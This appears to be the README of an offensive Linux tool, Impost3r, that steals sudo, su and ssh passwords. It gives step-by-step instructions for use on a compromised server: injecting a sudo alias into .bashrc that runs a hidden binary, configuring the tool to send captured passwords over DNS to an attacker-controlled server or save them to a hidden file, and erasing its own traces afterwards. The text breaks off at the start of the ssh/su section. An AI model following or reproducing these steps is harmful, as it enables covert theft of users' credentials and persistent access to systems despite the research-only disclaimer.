 ph4ntonn/impost3r
👻Impost3r -- A linux password thief



Impost3r is a tool that aim to steal many kinds of linux passwords(including ssh,su,sudo) written by C
Attackers can use Impost3r to make a trap to steal the legal user's passwords XD
This tool is limited to security research and teaching, and the user bears all legal and related responsibilities caused by the use of this tool! The author does not assume any legal and related responsibilities!
Impost3r can be used to steal passwords including sudo, su, and ssh services. These three services can be roughly divided into two categories, sudo and ssh/su. I will discuss them below
Only need ordinary user's privilege,and can only steal current user's password.
First i will assume that attacker has controled a server and the privilege is ordinary user
Check whether the .bash_profile file exists in the user's root directory. If the .bash_profile exists: then check whether .bashrc is actively loaded in the .bash_profile file, if it is actively loaded, skip this step and the next two checks, and continue with the subsequent operations.If .bashrc is not actively loaded, then skip the next two checks and remember all operations for .bashrc in the following are replaced with operations for .bash_profile!!!; If .bash_profile does not exist: proceed to the next check.
Check whether the .bash_login file exists in the user's root directory. If the .bash_login exists: then check whether .bashrc is actively loaded in the .bash_login file, if it is actively loaded, skip this step and the next check, and continue with the subsequent operations.If .bashrc is not actively loaded, then skip the next check and remember all operations for .bashrc in the following are replaced with operations for .bash_login!!!; If .bash_login does not exist: proceed to the next check.
Check whether there is a .profile file in the user's root directory. If there is a .profile file: then check whether .bashrc is actively loaded in the .profile file (loaded by default), if it is actively loaded, skip this step and continue with the following operations.If it is not actively loaded, then all operations for .bashrc in the following are replaced with operations for .profile!!!; if .profile does not exist, in principle, Impost3r will not be available, of course you can also depend on the situation to decide whether to generate .bash_profile or .profile file by yourself, and write loading code similar to the following to load .bashrc
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
	. "$HOME/.bashrc"
    fi
fi
Then copy the original .bashrc file cp ~/.bashrc /tmp/,and put this copy anywhere you like(In this case,i will use /tmp/)
Edit the original .bashrc,and add following sentences at the end of file(The param "/tmp/.impost3r" must be as the same as the following FILENAME you specified):
alias sudo='impost3r() {
if [ -f "/tmp/.impost3r" ]; then
/tmp/.impost3r "$@" && unalias sudo
else
unalias sudo;sudo "$@"
fi
}; impost3r'
Then,save it and run source ~/.bashrc
After that,attacker needs to edit the source code of Impost3r/sudo/main.h:
/*
    Custom setting
*/
# define FILENAME "/tmp/.impost3r" \\Set the location where the Impost3r is on the server you attack.
# define BACKUP_ORI_FILENAME ".bashrc" \\Indicates whether the source user profile backed up by the attacker is .bashrc or .bash_profile or .profile or .bash_login
# define BACKUP_ORI_PATH "/tmp/.bashrc" \\Indicates the location of the source user profile backed up by the attacker on the target server
# define SAVE_OR_SEND 0 \\Set the method you want to apply when Impost3r get the password,(send to your server=0,save the result on the current server=1,default is send)

/*
    Send to server
*/
# define YOUR_DOMAIN ".com" \\Note that if you don’t want to buy a domain name to receive messages sent back by Impost3r and the target server implanted in Impost3r does not prohibit direct udp connections to port 53 of the dns server you control, then please use the default value for the domain name here
\\But if the target server implanted in Impost3r strictly restricts the outbound dns request, please change the value of YOUR_DOMAIN to the domain name you purchased, such as ".example.com", and meanwhile configure the NS record of this domain name to be the DNS server address you control, run Fdns on this DNS server.Change the value of REMOTE_ADDRESS below to the default dns address of the target server implanted in Impost3r(like 192.168.0.1), also change REMOTE_PORT to the default dns service's listening port(port 53 in most cases).
# define MAX_RESEND 30 \\Set the maximum times that Impost3r will try to resends stealing result to attacker's server
# define RESEND_INTERVAL 5 \\Set the interval of resending stealing result.
# define REMOTE_ADDRESS "192.168.0.12" \\Set the malicious server ip address that you want to receive stealing result
# define REMOTE_PORT 53 \\Set the malicious server port

/*
    Save to local
*/
# define SAVE_LOCATION "/tmp/.cache" \\Set the result file location if you want to save the result on the server
Save the source code,and run make
Get the .impost3r file after compiling.
Upload .impost3r file to the target server and put it under the FILENAME you specified.
The last thing you should do is run a dns server service on your server(REMOTE_ADDRESS)'s port(REMOTE_PORT),and waiting for the bonus.

When Impost3r steal the sudo password successfully,it will automatically clean the traces it make on the target server.
Impost3r can automatically determine whether the password entered by the user is the correct password, and will not clean itself and erase the trace until the user enters the correct password.
Please use command sudo -v to check if the current user can use sudo command(if user is in the sudoers file) ,if user has no permission to use sudo command, Please do not use Impost3r!
Stealing the ssh/su password is different from the sudo password stealing method above. You need root privilege.And this method can steal all user's password
The following uses Ubuntu as an example, Centos is similar,but the file locations mentioned may be slightly different
First, assume that the attacker controls a server,and gets the root privilege
Then edit the /ssh_su/main.h source code file of Impost3r

